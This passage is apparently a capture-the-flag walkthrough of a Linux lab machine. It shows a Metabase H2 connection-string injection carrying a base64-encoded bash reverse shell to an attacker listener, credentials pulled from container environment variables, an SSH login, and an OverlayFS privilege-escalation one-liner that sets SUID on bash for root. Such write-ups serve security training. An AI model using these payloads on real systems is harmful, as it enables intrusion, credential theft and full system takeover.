      "zip:/app/metabase.jar!/sample-database.db;MODE=MSSQLServer;TRACE_LEVEL_SYSTEM_OUT=1\\;CREATE TRIGGER pwnshell BEFORE SELECT ON INFORMATION_SCHEMA.TABLES AS $$//javascript\njava.lang.Runtime.getRuntime().exec('bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC45MC83Nzc3IDA+JjEK}|{base64,-d}|{bash,-i}')\n$$--=x",
      "advanced-options":false,
      "ssl":true
    },
    "name":"an-sec-research-team",
    "engine":"h2"
  }
}
```


```
HTTP/1.1 400 Bad Request
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 17 Oct 2023 09:33:27 GMT
Content-Type: application/json;charset=utf-8
Content-Length: 431
Connection: close
X-Frame-Options: DENY
X-XSS-Protection: 1; mode=block
Last-Modified: Tue, 17 Oct 2023 09:33:26 GMT
Strict-Transport-Security: max-age=31536000
X-Permitted-Cross-Domain-Policies: none
Cache-Control: max-age=0, no-cache, must-revalidate,
proxy-revalidate
X-Content-Type-Options: nosniff
Content-Security-Policy: default-src 'none'; script-src 'self'
'unsafe-eval' https://maps.google.com https://accounts.google.com
    'sha256-K2AkR/jTLsGV8PyzWha7/eyliaD9c5jWRYwa++ZlMZc='
'sha256-ib2/2v5zC6gGM6Ety7iYgBUvpy/caRX9xV/pzzV7hf0='
'sha256-isH538cVBUY8IMlGYGbWtBwr+cGqkc4mN6nLcA7lUjE='; child-src
'self' https://accounts.google.com; style-src 'self'
'unsafe-inline' https://accounts.google.com; font-src *; img-src *
'self' data:; connect-src 'self' https://accounts.google.com
metabase.us10.list-manage.com   ; manifest-src 'self';
frame-ancestors 'none';
Expires: Tue, 03 Jul 2001 06:00:00 GMT

{
  "message":
  "Error creating or initializing trigger \"PWNSHELL\" object, class \"..source..\", cause: \"org.h2.message.DbException: Syntax error in SQL statement \"\"//javascript\\\\000ajava.lang.Runtime.getRuntime().exec('bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC45MC83Nzc3IDA+JjEK}|{base64,-d}|{bash,-i}')\\\\000a\"\" [42000-212]\"; see root cause for details; SQL statement:\nSET TRACE_LEVEL_SYSTEM_OUT 1 [90043-212]"
}
```

Got a reverse shell!




```
┌──(root㉿kali)-[/home/kali]
└─# nc -nlvp 7777
listening on [any] 7777 ...
connect to [10.10.14.90] from (UNKNOWN) [10.10.11.233] 60822
bash: cannot set terminal process group (1): Not a tty
bash: no job control in this shell
8bfd73ada444:/$ 
```



```
8bfd73ada444:/$ ls -la
ls -la
total 96
drwxr-xr-x    1 root     root          4096 Oct 17 05:10 .
drwxr-xr-x    1 root     root          4096 Oct 17 05:10 ..
-rwxr-xr-x    1 root     root             0 Oct 17 05:10 .dockerenv
drwxr-xr-x    1 root     root          4096 Jun 29 20:40 app
drwxr-xr-x    1 root     root          4096 Jun 29 20:39 bin
drwxr-xr-x    5 root     root           340 Oct 17 05:10 dev
drwxr-xr-x    1 root     root          4096 Oct 17 05:10 etc
drwxr-xr-x    1 root     root          4096 Aug  3 12:16 home
drwxr-xr-x    1 root     root          4096 Jun 14 15:03 lib
drwxr-xr-x    5 root     root          4096 Jun 14 15:03 media
drwxr-xr-x    1 metabase metabase      4096 Aug  3 12:17 metabase.db
drwxr-xr-x    2 root     root          4096 Jun 14 15:03 mnt
```


The .dockerenv suggests that this is a docket container. Therefore I used the env variable to reveal more information:




```
8bfd73ada444:/metabase.db$ env
env
SHELL=/bin/sh
MB_DB_PASS=
HOSTNAME=8bfd73ada444
LANGUAGE=en_US:en
MB_JETTY_HOST=0.0.0.0
JAVA_HOME=/opt/java/openjdk
MB_DB_FILE=//metabase.db/metabase.db
PWD=/metabase.db
LOGNAME=metabase
MB_EMAIL_SMTP_USERNAME=
HOME=/home/metabase
LANG=en_US.UTF-8
META_USER=metalytics
META_PASS=A[redacted]3#
MB_EMAIL_SMTP_PASSWORD=
USER=metabase
SHLVL=4
MB_DB_USER=
FC_LANG=en-US
LD_LIBRARY_PATH=/opt/java/openjdk/lib/server:/opt/java/openjdk/lib:/opt/java/openjdk/../lib
LC_CTYPE=en_US.UTF-8
```

A password was found for the user “metalytics”!

SSH using the credentials:



```
┌──(kali㉿kali)-[~]
└─$ ssh metalytics@10.10.11.233
The authenticity of host '10.10.11.233 (10.10.11.233)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.233' (ED25519) to the list of known hosts.
metalytics@10.10.11.233's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 6.2.0-25-generic x86_64)
```




```
metalytics@analytics:~$ ls -la
total 60
drwxr-x--- 9 metalytics metalytics 4096 Oct 17 09:47 .
drwxr-xr-x 3 root       root       4096 Aug  8 11:37 ..
drwxrwxr-x 2 metalytics metalytics 4096 Oct 17 09:44 1
lrwxrwxrwx 1 root       root          9 Aug  3 16:23 .bash_history -> /dev/null
-rw-r--r-- 1 metalytics metalytics  220 Aug  3 08:53 .bash_logout
-rw-r--r-- 1 metalytics metalytics 3771 Aug  3 08:53 .bashrc
drwx------ 2 metalytics metalytics 4096 Aug  8 11:37 .cache
-rwxrwxr-x 1 metalytics metalytics  558 Oct 17 07:42 exploit.sh
drwxrwxr-x 2 metalytics metalytics 4096 Oct 17 07:55 l
drwxrwxr-x 3 metalytics metalytics 4096 Aug  8 11:37 .local
drwxrwxr-x 2 metalytics metalytics 4096 Oct 17 07:43 m
-rw-r--r-- 1 metalytics metalytics  807 Aug  3 08:53 .profile
drwxrwxr-x 2 metalytics metalytics 4096 Oct 17 07:55 u
-rw-r----- 1 root       metalytics   33 Oct 17 05:08 user.txt
-rw-r--r-- 1 metalytics metalytics   39 Aug  8 11:30 .vimrc
drwxrwxr-x 3 metalytics metalytics 4096 Oct 17 09:44 w
metalytics@analytics:~$ cat user.txt
4[redacted]2
```

Privilege Escalation

Having gained access, I endeavored to escalate privileges. My initial investigation involved scrutinizing the system for concealed files and those possessing the SUID attribute, yet my efforts proved unproductive. Subsequently, I conducted an examination to ascertain the precise version of the operating system in use.

The /etc/issue file typically contains a message or banner that is displayed to users before they log in. The content of this file is often used to convey information about the operating system, such as its version, release, or any other relevant details.




```
metalytics@analytics:~$ cat /etc/issue
Ubuntu 22.04.3 LTS \n \l
```

After looking for vulnerabilities I found the following source: https://www.reddit.com/r/selfhosted/comments/15ecpck/ubuntu_local_privilege_escalation_cve20232640


I edited the payload:

unshare -rm sh -c "mkdir l u w m && cp /u*/b*/p*3 l/;setcap cap_setuid+eip l/python3;mount -t overlay overlay -o rw,lowerdir=l,upperdir=u,workdir=w m && touch m/*;" && u/python3 -c 'import os;os.setuid(0);os.system("chmod u+s /bin/bash")'



```
metalytics@analytics:~$ unshare -rm sh -c "mkdir l u w m && cp /u*/b*/p*3 l/;setcap cap_setuid+eip l/python3;mount -t overlay overlay -o rw,lowerdir=l,uppe
ir=u,workdir=w m && touch m/*;" && u/python3 -c 'import os;os.setuid(0);os.system("chmod u+s /bin/bash")'
mkdir: cannot create directory 'l': File exists
mkdir: cannot create directory 'u': File exists
mkdir: cannot create directory 'w': File exists
mkdir: cannot create directory 'm': File exists
Failed to set capabilities on file `l/python3' (No such file or directory)
The value of the capability argument is not permitted for a file. Or the file is not a regular (non-symlink) file
metalytics@analytics:~$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1396520 Jan  6  2022 /bin/bash
metalytics@analytics:~$ 
```

Rooted!



```
metalytics@analytics:~$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1396520 Jan  6  2022 /bin/bash
metalytics@analytics:~$ /bin/bash -p
bash-5.1# whoami
root
bash-5.1# cat /root/root.txt
[redacted]
bash-5.1# 
```